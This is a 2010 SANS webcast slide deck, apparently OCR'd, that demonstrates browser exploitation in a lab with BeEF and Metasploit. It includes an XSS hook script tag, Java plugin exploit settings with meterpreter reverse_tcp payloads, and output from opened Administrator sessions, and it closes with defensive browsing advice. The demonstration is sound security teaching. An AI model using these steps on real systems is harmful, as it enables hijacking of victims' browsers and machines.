define('MSF_PORT', '55553');
define('MSF_USER', 'msf');
define('MSF_PASS', 'BeEFMSFSecret');
define('MSF_BASE_URL', 'http://192.168.1.42');
?>
```

Metasploit XMLRPC Setup

```
                  __.                          .__.         .__. __.
  _____    _____/  |_____     ____________ |  |    ____ |__|/  |_
 /     \_/ __ \    __\__  \  /   ___/\____ \|  |  /   _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/          \/     \/ |__|

       =[ metasploit v3.5.0-release [core:3.5 api:1.0]
+ -- --=[ 613 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r10767 updated today (2010.10.20)

msf > load xmlrpc Pass=BeEFMSFSecret
[*] XMLRPC Service:  127.0.0.1:55553
[*] XMLRPC Username: msf
[*] XMLRPC Password: BeEFMSFSecret
[*] XMLRPC Server Type: Basic
[*] Successfully loaded plugin: xmlrpc
msf >
```

Verify BeEF & Metasploit Integration

- Go to BeeF “Browser Modules” menu
  - Select the “MSF Browser Exploits” option

Browser Exploitation Framework - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.42/beef/ui/#

Browser Exploitation Framework

View Zombies Standard Modules Browser Modules Network Modules Options Help Wade Alcorn (http://www.bindshell.net)

Browser Exploitation Framework

BeEF

Autorun
Disabled

Zombies
No Zombies Available

Module

Metasploit Browser Exploits

This module creates a Metasploit listener using a backend server, and then sends the client code which creates an iframe connecting to the waiting exploit.

Setup MSF to allow BeEF access (settings in /beef/ui/msf.php):

```
sudo ./msfconsole
msf > load xmlrpc Pass=BeEFMSFPass
```

Exploit

multi/browser/firefox_escape_retval

Payload

generic/debug_trap

SRVHOST (required):
The local host to listen on.

0.0.0.0

SRVPORT (required):

Log Summary

[Refresh Log] [Clear Log] [Display Raw Log]

[01/11/10 12:29:47 192.168.1.42]
MSF login error:
- Check MSF_USER and MSF_PASS settings are correct

Done Apache/2.2... Proxy: None

Ready to Inject XSS Payloads

- Inject the BeEF hook in the vulnerable web application:

```
<script src="http://192.168.1.42/beef/
hook/beefmagic.js.php"></script>
```

- Let's select a web browser target plug-in!
- SANS Webcast:
  - Elluminate Live! (Java-based)
  - "…works on multiple platforms such as Windows, Mac OS X, Linux, Solaris, etc." ☺

DEMO: Detecting Java

Browser Exploitation Framework - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.42/beef/ui/#

Browser Exploitation Framework

View Zombies Standard Modules Browser Modules Network Modules Options Help

Wade Alcorn (http://www.bindshell.net)

Browser Exploitation Framework

BeEF

Autorun

Disabled

Zombies

192.168.1.9

Module

Detect Java

This module will detect if Java is available in the selected zombie browsers.

Set Autorun Send Now

Log Summary

[Refresh Log] [Clear Log] [Display Raw Log]

Module Result:
Java is available in browser

Module code sent

[23/10/10 01:15:10 192.168.1.9]

Zombie connected: Internet Explorer 8.0 - Windows NT 5.1

Done Apache/2.2... Proxy: None

DEMO: Exploiting Java The Easy Way

- Java RMIConnectionImpl Deserialization Privilege Escalation Exploit (CVE-2010-0094)
- Java 6 Update <19
- Exploit requirements:
  - Define a value for URIPATH

    Example: “java”
  - Avoid SRVPORT conflicts (in Samurai 0.9)

    Example: TCP/8888 (default is TCP/8080)

exploit/multi/browser/java_rmi_connection_impl

DEMO: Exploiting Java java_rmi_connection_impl Setup

Browser Exploitation Framework - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.42/beef/ui/#

Browser Exploitation Framework

View Zombies Standard Modules Browser Modules Network Modules Options Help

Wade Alcorn (http://www.bindshell.net)

Browser Exploitation Framework

BeEF

Autorun

Disabled

Zombies

192.168.1.9

msf > load xmlrpc Pass=BeEFMSFPass

Exploit

multi/browser/java_rmi_connection_impl

Payload

java/meterpreter/reverse_tcp

SRVHOST (required):
The local host to listen on.

192.168.1.42

SRVPORT (required):
The local port to listen on.

8888

SSLVersion:
Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)

SSL3

URIPATH:
The URI to use for this exploit (default is random)

java

LHOST (required):
The listen address

192.168.1.42

LPORT (required):
The listen port

4444

Send Now

Log Summary

[Refresh Log] [Clear Log] [Display Raw Log]

[23/10/10 02:47:56 192.168.1.9]
Module Result:
Launched Metasploit Module
[23/10/10 02:47:52 192.168.1.42]
Module code sent
[23/10/10 02:47:32 192.168.1.42]
Exploit (multi/browser /java_rmi_connection_impl) Launched
[23/10/10 02:45:11 192.168.1.9]
Zombie connected: Internet Explorer 8.0 - Windows NT 5.1

Done Apache/2.2... Proxy: None

DEMO: Exploiting Java Metasploit Setup

samurai@samurai: ~

File Edit View Terminal Help

```
samurai@samurai:~$ /usr/bin/samurai/msf3/msfconsole -r msf_beef_xmlrpc.txt

                  o                       8         o   o
                  8                       8             8
ooYoYo. .oPYo.  o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8  o8P
8' 8  8 8oooo8   8  .oooo8 Yb..   8    8 8 8    8  8   8
8  8  8 8.       8  8    8   'Yb. 8    8 8 8    8  8   8
8  8  8 `Yooo'   8  `YooP8 `YooP' 8YooP' 8 `YooP'  8   8
..:..:..:....:::..::....::.....:8.....:..:.....::..::..:
::::::::::::::::::::::::::::::::::8::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::


       =[ metasploit v3.5.0-release [core:3.5 api:1.0]
+ -- --=[ 613 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r10767 updated 3 days ago (2010.10.20)

resource (msf_beef_xmlrpc.txt)> load xmlrpc Pass=BeEFMSFSecret
[*] XMLRPC Service:  127.0.0.1:55553
[*] XMLRPC Username: msf
[*] XMLRPC Password: BeEFMSFSecret
[*] XMLRPC Server Type: Basic
[*] Successfully loaded plugin: xmlrpc
msf > jobs

Jobs
====

  Id  Name
  --  ----
  0   Exploit: multi/browser/java_rmi_connection_impl
```

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DEMO: java_ws_arginject_altjvm Meterpreter Session

```
samurai@samurai: ~
File  Edit  View  Terminal  Help
msf > jobs

Jobs
====

  Id  Name
  --  ----
  2   Exploit: multi/browser/java_rmi_connection_impl

msf > [*] Meterpreter session 1 opened (192.168.1.42:4444 -> 192.168.1.9:2791) at
 Sat Oct 23 02:48:00 +0200 2010

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: client-victim
OS      : Windows XP 5.1 (x86)
meterpreter > getuid
Server username: Administrator
meterpreter >
```

DEMO: Exploiting Java The Ninja Way

- Sun **Java** Web Start Plugin Command Line Argument Injection (CVE-2010-0886)
- Java 6 Update (10 =< x <= 19)
- Exploit requirements:
  - Metasploit running as root (sudo)
  - SMB not running on pen-tester system
  - WebClient (WebDAV Mini-Redirector) running on target (by default)
  - WEBDAV requires SRVPORT=80 and URIPATH=/ (BeEF is running there!!)

exploit/windows/browser/java_ws_arginject_altjvm

Metasploit Running as ‘root’

samurai@samurai: ~

File Edit View Terminal Help

```
samurai@samurai:~$ sudo /usr/bin/samurai/msf3/msfconsole

       =[ metasploit v3.5.0-release [core:3.5 api:1.0]
+ -- --=[ 613 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
       =[ svn r10767 updated 3 days ago (2010.10.20)

msf > load xmlrpc Pass=BeEFMSFSecret
[*] XMLRPC Service:  127.0.0.1:55553
[*] XMLRPC Username: msf
[*] XMLRPC Password: BeEFMSFSecret
[*] XMLRPC Server Type: Basic
[*] Successfully loaded plugin: xmlrpc
msf >
```

Avoiding Metasploit & BeEF Binding Conflicts – IP addresses (1)

- Binding conflict on TCP/80:
  - Both BeEF & MSF want the port!
  - Different IP addresses: .42 (BeEF) & .43 (MSF)

samurai@samurai: ~

File Edit View Terminal Help

```
samurai@samurai:~$ ifconfig eth0 | grep "inet "
          inet addr:192.168.1.42  Bcast:192.168.1.255  Mask:255.255.255.0
samurai@samurai:~$ sudo ifconfig eth0:1 192.168.1.43/24
[sudo] password for samurai:
samurai@samurai:~$ ifconfig eth0 | grep "inet "
          inet addr:192.168.1.42  Bcast:192.168.1.255  Mask:255.255.255.0
samurai@samurai:~$ ifconfig eth0:1 | grep "inet "
          inet addr:192.168.1.43  Bcast:192.168.1.255  Mask:255.255.255.0
samurai@samurai:~$
```

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Avoiding Metasploit & BeEF Binding Conflicts – IP addresses (2)

- Default Apache setup in Samurai 0.9:
  - Listens on all IP addresses for TCP/80 & 443
  - Change it: Bind Apache just to 127.0.0.1 & IP
- Use script from the Samurai SVN repo:

```
$ cd /tmp
$ mkdir svn
$ cd svn
$ svn co https://samurai.svn.sourceforge.net/svnroot/
   samurai/trunk/misc misc
A    misc/ports.conf
A    misc/change_apache_bindings.sh
...
$ cd misc
```

Avoiding Metasploit & BeEF Binding Conflicts – IP addresses (3)

```
$ ./change_apache_bindings.sh
After running the script, you won't have access to the default
vulnerable websites available in Samurai +0.9 (127.42.84.x)...

Enter the IP address where Apache will listen on:
192.168.1.42

Setting IP address (192.168.1.42) on ports.conf for port TCP/80&443...
Creating a backup copy of the config file in... (sudo)
[sudo] password for samurai:
Copying config files...
Restarting Apache with the new config...

You can restore the default configuration by running:
$ sudo cp /etc/apache2/ports.conf.original /etc/apache2/ports.conf

$ netstat -ant
...
```

DEMO: Exploiting Java java_ws_arginject_altjvm Setup (1)

Browser Exploitation Framework - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.42/beef/ui/#

Browser Exploitation Framework

View Zombies Standard Modules Browser Modules Network Modules Options Help

Wade Alcorn (http://www.bindshell.net)

Browser Exploitation Framework

BeEF

Autorun

Disabled

Zombies

192.168.1.9

Module

Metasploit Browser Exploits

This module creates a Metasploit listener using a backend server, and then sends the client code which creates an iframe connecting to the waiting exploit.

Setup MSF to allow BeEF access (settings in /beef/ui/msf.php):

```
sudo ./msfconsole
msf > load xmlrpc Pass=BeEFMSFPass
```

Exploit

windows/browser/java_ws_arginject_altjvm

Payload

windows/meterpreter/reverse_tcp

SRVHOST (required):
The local host to listen on.

192.168.1.43

SRVPORT (required):
The daemon port to listen on

80

SSLVersion:
Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)

SSL3


UNCPATH:
Override the UNC path to use.

Log Summary

[Refresh Log] [Clear Log] [Display Raw Log]

Done Apache/2.2... Proxy: None

DEMO: Exploiting Java
java_ws_arginject_altjvm Setup (2)



DEMO: java_ws_arginject_altjvm Meterpreter Session

samurai@samurai: ~

File Edit View Terminal Help

```
msf > load xmlrpc Pass=BeEFMSFSecret
[*] XMLRPC Service:  127.0.0.1:55553
[*] XMLRPC Username: msf
[*] XMLRPC Password: BeEFMSFSecret
[*] XMLRPC Server Type: Basic
[*] Successfully loaded plugin: xmlrpc
msf > jobs

Jobs
====

  Id  Name
  --  ----
  0   Exploit: windows/browser/java_ws_arginject_altjvm

msf > [*] Meterpreter session 1 opened (192.168.1.43:443 -> 192.168.1.9:1051) at
 Sat Oct 23 01:25:33 +0200 2010

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: CLIENT-VICTIM
OS      : Windows XP (Build 2600, Service Pack 3).
Arch    : x86
Language: en_US
meterpreter > getuid
Server username: CLIENT-VICTIM\Administrator
meterpreter >
```

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Web Browser Control
Manual Requests (1)

Browser Exploitation Framework - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://192.168.1.42/beef/ui/#

Google

Browser Exploitation Framework

View Zombies Standard Modules Browser Modules Network Modules Options Help Wade Alcorn (http://www.bindshell.net)

Browser Exploitation Framework

BeEF

Autorun
Disabled

Zombies
192.168.1.9

Module

Browser Request

This module will create an iFrame and send a request to the URL specified below.

Request URL
http://192.168.1.43

Set Autorun Send Now


Log Summary

[Refresh Log] [Clear Log] [Display Raw Log]

[23/10/10 01:45:40 192.168.1.9]
Module Result:
Request Sent
[23/10/10 01:45:37 192.168.1.42]
Module code sent

Done Apache/2.2... Proxy: None

Web Browser Control
Manual Requests (2)



More Java Fun…

Additional Java-based Metasploit modules:

- exploit/multi/browser/java_getsoundbank_bof
  - Java 6 Update 11 or 16 (tested)
- exploit/multi/browser/java_setdifficm_bof
  - Java 6 Update 11 or 16 (tested)
- exploit/multi/browser/java_trusted_chain
  - Java 6 Update <19
- exploit/multi/browser/java_signed_applet
  - Any version (social engineering)
- … and even more exploits for Java 6 Update <= 10

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
Web Browsing Best Practices

- Install the latest updates before they are released ☺: browser(s) & plug-in(s)
- Browse the web with a regular user
  - Avoid Administrator/root (or Domain Admin ☺)

- Use different browsers for != tasks/actions
- Browser instances “isolation”
- Virtualized environments
  - Snapshots & non-persistent disks
  - Sandboxie
- NoScript (FFox add-on)



This is Just the Beginning…

Browser Exploitation for Fun & Profit Reloaded (SANS @Night)

Nov 29-Dec 4, 2010

TO BE CONTINUED...

Security 542: Web App Penetration Testing and Ethical Hacking (SANS London 2010)

http://www.sans.org/london-2010/description.php?tid=4382

References

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  - http://sourceforge.net/projects/samurai/
- BeEF
  - http://www.bindshell.net/tools/beef/
  - https://code.google.com/p/beef/
- MetaSploit Framework (MSF):
  - http://www.metasploit.com
- SANS Webcast:
  - http://www.sans.org/info/65488
- (Extended) Presentation: blog.taddong.com

References
Java Vulnerabilities

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  - http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0094
  - http://slightlyrandombrokenthoughts.blogspot.com/2010/04/java-rmiconnectionimpl-deserialization.html
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Taddong

- Web: www.taddong.com
- Blog: blog.taddong.com
- Twitter: @taddong

- Raul Siles: raul@taddong.com

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